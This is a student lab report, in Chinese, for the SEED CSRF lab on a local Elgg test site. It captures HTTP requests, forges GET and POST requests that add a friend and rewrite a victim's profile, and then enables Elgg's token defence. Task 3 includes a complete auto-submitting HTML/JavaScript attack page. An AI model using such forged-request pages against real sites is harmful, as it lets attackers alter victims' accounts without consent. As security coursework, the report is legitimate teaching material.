

实验十 CSRF 跨站请求伪造攻击

Task 1: 观察 HTTP 请求


本节任务中，给 seed 环境中的 firefox 浏览器安装 HTTP header live 插件并熟悉其使用方法，分析一个 HTTP request 的结构。

(1) 进入下面链接中网页，选择最新版本 0.6.5.2 进行安装：

<https://addons.mozilla.org/zh-CN/firefox/addon/http-header-live/versions/>

(2) 安装后，按照实验手册中 GuidelInes 步骤启动 HTTP header Live 插件。分析一个 POST 和 GET 报文。如下所示（快捷键 f12 后选择 network）：

1. GET 报文：用户将请求的内容添加到了 url 的末尾作为参数：



Request URL: http://www.csrflabelgg.com/cache/1549469429/default/font-awesome/css/font-awesome.css
Request method: GET
Status code: 200 OK ? Edit and Resend Raw headers
Version: HTTP/1.1

▼ Filter headers

▼ Response headers (0 B)

- Cache-Control: public
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 6666
- Content-Type: text/css;charset=utf-8
- Date: Wed, 19 May 2021 08:47:06 GMT
- ETag: "1549469429-gzip"
- Expires: Fri, 19 Nov 2021 08:47:06 GMT
- Keep-Alive: timeout=5, max=99
- Pragma: public
- Server: Apache/2.4.18 (Ubuntu)
- Vary: Accept-Encoding

▼ Request headers (0 B)

- Accept: text/css,*/*;q=0.1
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=ce7cnqkri42rukrqvnj0u4tng3
- Host: www.csrflabelgg.com
- Referer: http://www.csrflabelgg.com/activity
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

2. POST 报文：使用 POST 报文，用户的参数不会显式的附在 URL 之上。

```
Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found ⓘ Edit and Resend Raw headers
Version: HTTP/1.1
Filter headers
Response headers (407 B)
  ⓘ Cache-Control: no-store, no-cache, must-revalidate
  ⓘ Connection: Keep-Alive
  ⓘ Content-Length: 0
  ⓘ Content-Type: text/html; charset=utf-8
  ⓘ Date: Mon, 07 Jun 2021 11:42:30 GMT
  ⓘ Expires: Thu, 19 Nov 1981 08:52:00 GMT
  ⓘ Keep-Alive: timeout=5, max=100
  ⓘ Location: http://www.csrflabelgg.com/
  ⓘ Pragma: no-cache
  ⓘ Server: Apache/2.4.18 (Ubuntu)
  ⓘ Set-Cookie: Elgg=ce7cnqkri42rukqvj0u4tng3; path=/
Request headers (486 B)
  ⓘ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  ⓘ Accept-Encoding: gzip, deflate
  ⓘ Accept-Language: en-US,en;q=0.5
  ⓘ Connection: keep-alive
  ⓘ Content-Length: 88
  ⓘ Content-Type: application/x-www-form-urlencoded
  ⓘ Cookie: Elgg=0h4ditmnk5frgb4crn0fi5t8p5
  ⓘ Host: www.csrflabelgg.com
  ⓘ Referer: http://www.csrflabelgg.com/
  ⓘ Upgrade-Insecure-Requests: 1
  ⓘ User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Task 2: 使用 GET Request 进行 CSRF 攻击

(1) 我们 (Boby) 注册一个新的账户 (实验手册已给出) Charlie, 登录 Charlie 的账户, 在 More 菜单下找到 members, 点击 Boby (我们自己) 并选中添加好友选项。在这个添加成功好友的过程中, 开启 HTTP header live 进行报文捕获。捕获的 HTTP 报头如下所示:

```
HTTP Header Live
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
```

完整的 URL 如下 (我们重点关注蓝色下划线部分):

http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1623069223&__elgg_token=Ck7ELrH_ylPnp8hlBcfNzw&__elgg_ts=1623069223&__elgg_token=Ck7ELrH_ylPnp8hlBcfNzw

(2) 构建恶意网页。网页源码如下所示:


```
[06/07/21]seed@VM:~/.../Lab9 CSRF$ cat test.html
<html>
<body>
<h1>This page forges an HTTP GET request.</h1>

</body>
</html>
```


使用 `sudo` 命令，将该文件存放到目录 `/var/www/CSRF/Attacker` 文件夹中。如下：

```
[06/07/21]seed@VM:~/.../Lab9 CSRF$ sudo mv test.html /var/www/CSRF/Attacker/
```


至此，我们伪造的恶意页面已经存放到攻击站点中了。如下所示：



(3) 重新登录 Bobby 账户，给 Alice 发送一条信息。内容如下所示：



(4) 此时登录 Alice 账户，模拟 Alice 点开该链接的状态。稍后查看好友列表，发现已经添加了 Bobby。攻击成功，如下所示：



Task 3: 使用 POST Request 进行 CSRF 攻击

(1) 和 Task2 保持一致的思路。我们想要修改 Alice 的主页数据，首先需要获取相关 HTTP 报文的数据。因此，我们 (Boby) 登录自己的账户，修改个人资料后提交，同时使用 HTTP header live 进行报文捕获。捕获到的报文如下所示：

```
-----
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 510
Cookie: Elgg=jrrmtm5q0rk3k4p3si3jtsfnh3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
    elgg_token=TIK7F0pNEhBXcdm7yfPMVg&__elgg_ts=1623071501&name=Boby&description=<p>i am your
father!</p>
&accesslevel[description]=2&briefdescription=&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel
```

针对该报文，我们可以分析下面的结构：


```
Upgrade-Insecure-Requests: 1
    elgg_token=TIK7F0pNEhBXcdm7yfPMVg&__elgg_ts=1623071501&name=Boby&description=<p>i am your
father!</p>
&accesslevel[description]=2&briefdescription=&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel
[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=43
```

(2) 因此，为了达成目的，需要我们修改的字段如下所示：

description 字段：后面存放我们的内容，Boby is my hero；

accesslevel 字段：访问权限，改为 2 表示公开；

guid 字段：boby 的值为 43，我们需要获得 alice 的字段并替换。下面演示如何获取 alice 的 guid 字段。在 Boby 账户下，点击 more，进入 alice 的个人主页。按 F12 查看页面源码，如下所示，输入 owner 关键字即可知道 alice 的 guid 字段为 42。



(3) 构建恶意页面。源码如下所示：当页面加载时自动执行 js 函数。

```

<html>
<body>
  <h1>This page forges an HTTP POST request.</h1>
  <script type="text/javascript">
function forge_post(){
  var fields;
  fields = "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description' value='Boby is my HERO! ohhhhh'>";
  fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  document.body.appendChild(p);
  p.submit();
}

window.onload = function() { forge_post(); }
</script>
</body>
</html>

```

使用 sudo 权限，将该页面存放至 attacker 目录下，如下所示：

```


$ sudo mv edit.html /var/www/CSRF/Attacker/

```

(4) 在 Boby 账户下，给 alice 发送信息，内容为该恶意网站的链接。如下所示：

 To: Alice iamUrFather!
<http://www.csrfiabattacker.com/edit.html>

切换至 alice 的账户，模拟 alice 打开该链接的动作。可以发现，alice 的个人主页信息已经发生修改，如下所示，攻击成功。



(5) Question:

Q1: 获取 alice 的 guid 并给必须获取 alice 的账户与密码，通过步骤 (2) 的方式也可以获得其 guid。


Q2: 无法实现。因为用户访问其 attacker 页面时，页面无法自动获取改用户的 guid (SOP 同源机制禁止该动作执行)。

Task 4: 防御策略

(1) 打开防 Elgg 的防御措施。打开/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg目录下的 ActionsService.php 文件，找到函数 gatekeeper()并注释掉第一行并保存。如下所示：

```
public function gatekeeper($action) {  
    //return true;  
    if ($action === 'login') {  
        if ($this->validateActionToken(false)) {  
            return true;  
        }  
    }  
}
```

(2) 测试。Alice 再次点击邮件中修改个人主页的链接，发现无法自动跳转回主页，强制返回后发现前台一直在报错。如下所示，提示表单缺少__token 与__ts 域。攻击失败。



Token 防御策略的机制：server 端在所有的页面内嵌了两个机密值，即__ts 和__token，这两个值存在于所有需要用户操作的表单中。同时，它们存在于 JavaScript 变量中，因而它们很容易就被同源页面上的 JavaScript 代码获取到。由于攻击者的页面和用户页面不同源，浏览器将会根据同源策略禁止该访问行为，从而实现对 CSRF 的抵御。